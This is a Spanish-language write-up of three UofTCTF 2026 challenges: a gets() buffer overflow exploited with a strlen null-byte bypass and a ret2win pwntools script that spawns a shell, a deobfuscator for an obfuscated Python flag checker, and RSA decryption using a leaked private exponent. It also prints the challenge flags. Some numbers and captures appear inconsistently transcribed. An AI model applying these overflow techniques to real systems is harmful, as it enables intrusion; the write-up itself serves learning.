
UofTCTF 2026

Registro UofTCTF 2026



Usuario: https://play.uoftctf.org/users/1116

Baby bof

Categoria: Pwn

Descripcion: People said gets is not safe, but I think I figured out how to make it safe.

Archivos: Este ejercicio incluye un DockerFile del entorno en el que se ejecuta el desafio, el binario del ejercicio para porbarlo local y un archivo flag.txt el cual es una bandera falsa para probar localmente. Ademas, mi archivo codigo.py en el cual esta el código para resolver el ejercicio.

Pasos:

1. Primero me conecte a la IP y Puerto que daba el el desafio
2. Luego empecé a ingresar caracteres. Note que cuando ingresaba más de una determinada cantidad el mensaje cambiaba. Seguí probando y el corte estaba en los 15 caracteres. Cuando teníamos 15 o más el programa parecía cortar de “mala manera”.
   - Ingreso menos de 15 caracteres:

```
┌──(caru㉿kali)-[~/Escritorio/ciber/uofctf/babybof]
└─$ nc 34.48.173.44 5000
What is your name:
A
Hi, A!
```

   - Ingreso 15 caracteres:

```
┌──(caru㉿kali)-[~/Escritorio/ciber/uofctf/babybof]
└─$ nc 34.48.173.44 5000
What is your name:
AAAAAAAAAAAAAAA
Thats suspicious.
```

   También intenté ingresar una cantidad enorme de caracteres pero seguía el mismo patrón.
3. Intenté luego con format string, ingresé caracteres como %x o %p pero no parecía dar efecto.

```
┌──(caru㉿kali)-[~/Escritorio/ciber/uofctf/babybof]
└─$ ./chall
What is your name:
%x%x%x%x%x%x%x
Hi, %x%x%x%x%x%x%x!
```

4. Analicé el binario con gdb, ahí noté algo importante, existe una función win, la cual tenía dirección 0x4011f6.

```
0x4011f6 <win>          endbr64
0x4011fa <win+4>        push   rbp
0x4011fb <win+5>        mov    rbp,rsp
0x4011fe <win+8>        lea    rax,[rip+0xdff]        # 0x402004
0x401205 <win+15>       mov    rdi,rax
0x401208 <win+18>       call   0x4010c0 <system@plt>
0x40120d <win+23>       nop
0x40120e <win+24>       pop    rbp
0x40120f <win+25>       ret
0x401210 <main>         endbr64
0x401214 <main+4>       push   rbp
0x401215 <main+5>       mov    rbp,rsp
0x401218 <main+8>       sub    rsp,0x10
0x40121c <main+12>      mov    rax,QWORD PTR [rip+0x2e4d]        # 0x404070 <stdin@GLIBC_2.2.5>
0x401223 <main+19>      mov    ecx,0x0
0x401228 <main+24>      mov    edx,0x2
0x40122d <main+29>      mov    esi,0x0
0x401232 <main+34>      mov    rdi,rax
0x401235 <main+37>      call   0x4010f0 <setvbuf@plt>
0x40123a <main+42>      mov    rax,QWORD PTR [rip+0x2e1f]        # 0x404060 <stdout@GLIBC_2.2.5>
0x401241 <main+49>      mov    ecx,0x0
0x401246 <main+54>      mov    edx,0x2
0x40124b <main+59>      mov    esi,0x0
0x401250 <main+64>      mov    rdi,rax
0x401253 <main+67>      call   0x4010f0 <setvbuf@plt>
0x401258 <main+72>      mov    QWORD PTR [rbp-0x10],0x0
0x401260 <main+80>      mov    QWORD PTR [rbp-0x8],0x0
0x401268 <main+88>      lea    rax,[rip+0xd9d]        # 0x40200c
0x40126f <main+95>      mov    rdi,rax
```

5. Miré un poco más la función main, ahí estos puntos clave.
   - Reserva 16 bytes para algo, seguramente para el buffer.

```
0x401210 <main>         endbr64
0x401214 <main+4>       push   rbp
0x401215 <main+5>       mov    rbp,rsp
0x401218 <main+8>       sub    rsp,0x10
0x40121c <main+12>      mov    rax,QWORD PTR [rip+0x2e4d]        # 0x404070 <stdin@GLIBC_2.2.5>
0x401223 <main+19>      mov    ecx,0x0
```

   - Hace uso de la función gets sin verificar el tamaño del buffer, acá está la vulnerabilidad del programa.

```
0x40127e <main+110>     mov    eax,0x0
0x401283 <main+115>     call   0x4010e0 <gets@plt>
0x401288 <main+120>     lea    rax,[rbp-0x10]
```

   - Validación propia del programa. En un punto el programa valida que lo que se encuentra en el buffer no supere los 14 bytes, si lo supera vemos el mensaje de “Thats suspicius” y termina el programa, en cambio si no supera los 14 bytes o por lo menos si no detecta esto tenemos el mensaje en que nos saluda.

```
0x40128f <main+127>     call   0x4010b0 <strlen@plt>
0x401294 <main+132>     cmp    rax,0xe
0x401298 <main+136>     jbe    0x4012b3 <main+163>
```

En base a esto opte por hacer un bufferoverflow para así en la posición de retorno poner la dirección de la función `win`. Puedo lograr esto, ya que por como funciona la función `strlen@plt` esta al detectar el valor 0 deja de evaluar la cadena por lo que si yo envío 1 bytes luego el valor 0 y sigo con por ejemplo 20 bytes más la función solo va a comparar la longitud de la primera parte de la cadena y no los demás 20 bytes.

Probando con gdb enviando como payload una cadena que comienza con el byte que corresponde a la letra “A” luego byte nulo, luego 22 bytes llegamos a pisar todo incluyendo el rbp, indicando que nuestro payload debe tener 22 bytes de “relleno”.

```
pwndbg> telescope 40
00:0000│ rax rsp 0x7fffffffdcf0 ◂— 0x4141414141410041 /* 'A' */
01:0008│ -008    0x7fffffffdcf8 ◂— 0x4141414141414141 ('AAAAAAAA')
02:0010│ rbp     0x7fffffffdd00 ◂— 0x4141414141414141 ('AAAAAAAA')
03:0018│ +008    0x7fffffffdd08 —▸ 0x4012d4 (main+196) ◂— ret
04:0020│ +010    0x7fffffffdd10 —▸ 0x4011f6 (win) ◂— endbr64
```

Al ver esto pasé a python directamente.

Generé el archivo usando pwntools con este comando `pwn template --host 34.48.173.44 --port 5000 > codigo.py`

Esta fue la primer versión:

```python
io = start()
win_addr = 0x4011f6
padding = b"A\x00" + b"A" * 22
payload = padding + p64(win_addr)
io.recvuntil(b"What is your name: ")
io.sendline(payload)
io.interactive()
```

Sin embargo, no podía acceder a la flag, cuando quería probar haciendo un `ls` se me salía del programa. Aclaración: la captura de la consola es ejecutándolo en local pero en remoto obtenía básicamente lo mismo.

```
└─$ /bin/python /home/caru/Escritorio/ciber/uofctf/babybof/e.py
[*] '/home/caru/Escritorio/ciber/uofctf/babybof/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    SHSTK:    Enabled
    IBT:      Enabled
    Stripped: No
[+] Starting local process './chall': pid 45480
[*] Switching to interactive mode

Hi, A!
[*] Got EOF while reading in interactive
$ ls
[*] Process './chall' stopped with exit code -11 (SIGSEGV) (pid 45480)
[*] Got EOF while sending in interactive
```

Por lo que averigue me falta un detalle, alinear la pila, ya que una vez dentro de la función `win` se llama a la función `system` la pila debe estar alineada, para esto antes en el payload de enviar la dirección de la función `win` enviamos la dirección de la función `ret` del programa, así de esta manera logramos que la función `win` funcione como corresponde y nos deje acceder a la flag.


```
io = start()

win_addr = 0x4011f6
ret_addr = 0x4012d4
padding = b"A\x00" + b"A" * 22
payload = padding + p64(ret_addr) + p64(win_addr)
io.recvuntil(b"What is your name: ")
io.sendline(payload)
io.interactive()
```


Y asi obtenemos el acceso a una shell (Aclaración: esto es con el binario local ya que al momento de querer sacar la captura el servidor esta muy saturado).

```
┌──(caru㉿kali)-[~/Escritorio/ciber/uofctf/babybof]
└─$ /bin/python /home/caru/Escritorio/ciber/uofctf/babybof/e.py
[*] '/home/caru/Escritorio/ciber/uofctf/babybof/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    SHSTK:    Enabled
    IBT:      Enabled
    Stripped: No
[+] Starting local process './chall': pid 58628
[*] Switching to interactive mode

Hi, A!
$ cat flag.txt
uoftctf{FAKEFLAG}$
```

Flag: uoftctf{i7s_n0_surpris3_7h47_s7rl3n_s70ps_47_null}

Captura al momento de enviar la flag (Aclaración por un problema perdi la captura exacta en donde decia correct asi que envie de nuevo la flag para poder tener esta captura)





Puntaje luego de resolver (Aclaración: Los demas puntos son de un ejercicio de calentamiento para que se muestren los demas ejercicios)

Baby (Obfuscated) Flag Checker

Categoria: REV

Descripción:

All this obfuscation has left Han Shangyan seeing double. Even Grunt refuses to untangle this mess for him, so it's up to you to do the real *grunt* work (hahaha get it???).

Hint: This challenge can be solved without fully deobfuscating the script, but writing a deobfuscator might help you with the "ML Connoisseur" challenge...

Archivos: Se nos brinda un arhivo baby.py el cual contiene el codigo ofuscado. Ademas, mi archivo desofuscador.py en el cual esta el código para resolver el ejercicio.

Pasos:

1. Primero ejecute el archivo baby.py, al momento de ingresar varios inputs de distintas longuitudes el resultado que obtenia siempre era el mismo.

```
┌──(caru㉿kali)-[~/Escritorio/ciber/uofctf/baby]
└─$ /bin/python /home/caru/Escritorio/ciber/uofctf/baby/baby.py

Enter the flag: asas
not the flag

┌──(caru㉿kali)-[~/Escritorio/ciber/uofctf/baby]
└─$ /bin/python /home/caru/Escritorio/ciber/uofctf/baby/baby.py

Enter the flag: AAAA
```

```
def xor(*args):
    res = 0
    for x in args: res ^= int(x)
    return res

def div(a, b, c, d):
    try: return (a ^ c) // (b ^ d)
    except: return 0
```

ii. Mapeamos a un diccionario el nombre de la funcion con las funciones que deefinimos

```
MOCK_CONTEXT = {
    'G0G0SQU1D': xor, 'gOg0sQuId': xor, 'g0GOsquiD': xor,
    'G0g0sQu1D_116510': xor, 'g0gosQU1d': xor, 'g0GOsquiD_37121': xor,
    'G0goSQuId_531543': div, 'G0Gosqu1D_116510': div
}
```

iii. Extraemos las variables del archivo original.

```
def solve():
    with open('baby.py', 'r') as f:
        content = f.read()

    def extract_list(name):
        match = re.search(rf"{name}\s*=\s*\[", content)
        if not match: return []

        start = match.end() - 1
        count = 0
        s = ""
        for i in range(start, len(content)):
            char = content[i]
            s += char
            if char == '[': count += 1
            elif char == ']': count -= 1
            if count == 0: break

        return eval(s, MOCK_CONTEXT)
```

iv. Extraemos la lista que contiene a la flag y a la lista de los indices


```
    print("[*] Extrayendo listas críticas...")
    raw_data = extract_list('G0gosQu1D')
    indices  = extract_list('SqUId')
```


v. Creamos la flag aplicando a cada parte de la lista la clave XOR correspondiente, esta calve que es 125 la describí mediate prueba y error viendo que resultado me daba el resultado mas similar a una flag y cual comenzaba con el formato de las falg del ctf

```
    print("[*] Ensamblando la flag...")
    flag = ""
    KEY = 125

    for index in indices:
        fragment = raw_data[index]
        decoded_part = "".join(chr(x ^ KEY) for x in fragment)
        flag += decoded_part

    print(f"\n[+] FLAG: {flag}")
```

Al ejecutar obtenemos:

flag: uoftctf{d1d_y0u_m0nk3Y_p4TcH_d3BuG_r3v_0r_0n3_sh07_th15_w17h_4n_1LM_XD???}





Leaked d

Categoria: Crypto
Descripcion:

Someone leaked my d, surely generating a new key pair is safe enough.

n1=14419392373786904425999859603829253721712651707258740718978515496134442560018870924373310371356790369092

e1=65537

d1=12574092103116126584156918631595005114605155027996964036950457918490065036621732354668884564796078087090

e2=6767671

c=31703515320997441500407462163885912085193988887521686491271883832485018463764003313655377418478488372329 7

Por la descripcion que nos brinda podemos deducir que utiliza el algoritmo de RSA, esto lo podemos saber ya que:

1. Menciona un par de claves
2. Tenemos un dato “c”, el cual se puede asumir que es el mensaje cifrado
3. Tenemos el dato n1 que es el modulo que se creo en base a los datos antiguos e1 y d1 exponente privadola cual se filtro.

4. El usuario cambio e1 por e2 y d1, pero seguimos teniendo n1, el modulo. Por que al tener un par de claves validas (las antiguas) y el mismo modulo podremos obtener Phi de n y asi generar una clave privada a ese modulo.

Pasos:

1. Primero pasamos a python los datos que tenemos

```
n1 = 14419392373786904425999859603829253721712651707258740718978515496134442560018870924373310371356790360926695626210849582322575275021963176688615503362430255878068025864333805901831356111202249176
714839010151878345993886718863579928588098080351940561045688931786378656665718140998014299097023143181095121810219
e1 = 65537
d1 = 12574092103116126584156918631595005114605155027996964036950457918490065036621732354668884564796078087090438462300608898225025828108557296714458055780952572974382089675780912070693778415852291145766476219909978391880801604060224785419022793121117332853938170749724540897211958251465747669952580590146500249193
e2 = 6767671
c = 31703515320997441500407462163885912085193988887521686491271883832485018463764003313655377418478488372329742364292629844576532415828605994734718987367062694340608380583593689052813716395874850039382743513756381017287371000882358341440383454299152364807346068866304481227367259672607408256375720022838698292966
```

2. Calculamos el phi de los datos antiguos (e1,d1 y n1)

```
k = (e1 * d1 - 1) // n1
phi = (e1 * d1 - 1) // (k + 1)
print("Phi es:", phi)
```

3. Con phi y e2 podemos obtener d2

```
e2 = 6767671
d2 = pow(e2, -1, phi)
```

4. Aplicamos el descifrado de RSA

```
mensaje_decimal = pow(c, d2, n1)
```


5. Pasamos del numero resultante a letras para formar la flag


```
flag = mensaje_decimal.to_bytes((mensaje_decimal.bit_length() + 7) // 8, 'big').decode()
```

6. Ejecutamos

```
┌──(caru㉿kali)-[~/Escritorio/ciber/uofctf/Leaked_d]
└─$ /bin/python /home/caru/Escritorio/ciber/uofctf/Leaked_d/descifrar.py
Phi es: 14419392373786904425999859603829253721712651707258740718978515496134442560018870924373310371356790360926695626210849582322575275021963176688615503362430255878068025864333805901831356111202249176714839010151878345993886718863579928588098080351940561045688931786378656665718140998014299097023143181095121810219
D2_es: 6816479118592103750155298156958052286533221556817766594468659016519641029810659145487416391574697358784309250696723777834096115908228124178606355069755299194995209246810438519004974279898395388455007852698206587331641538367768676700716745332350697537112240625942459367186982890082138824906538497089867671887
Mensaje decimal es: 33342351469620439835325259737978943392595771740654112944463288473449898535527504613293046959001910432361295873569280441856127931802749
La flag es: uoftctf{1_5h0u1dv3_ju57_ch4ng3d_th3_wh013_th1ng_1n5734d}
```

Flag: uoftctf{1_5h0u1dv3_ju57_ch4ng3d_th3_wh013_th1ng_1n5734d}





Reflexion: Este fue el ctf fue que me resultó más difícil debido al ejercicio de reverse, nunca se me dio bien los ejercicios de ofuscación y este era uno que mareaba bastante, pero, sin embargo, aprendí como encarar este tipo de ejercicios, la clave considero que es intentar descifrar la lógica más que los algoritmos que se utilicen para obtener los datos, como por ejemplo buscar patrones, buscar estructuras de datos destacables y operaciones que incluyan a esas estructuras. Los demás ejercicios no fueron difíciles, ya que para mí estaban al nivel de el dado en la materia incluso más fáciles que algunos dados.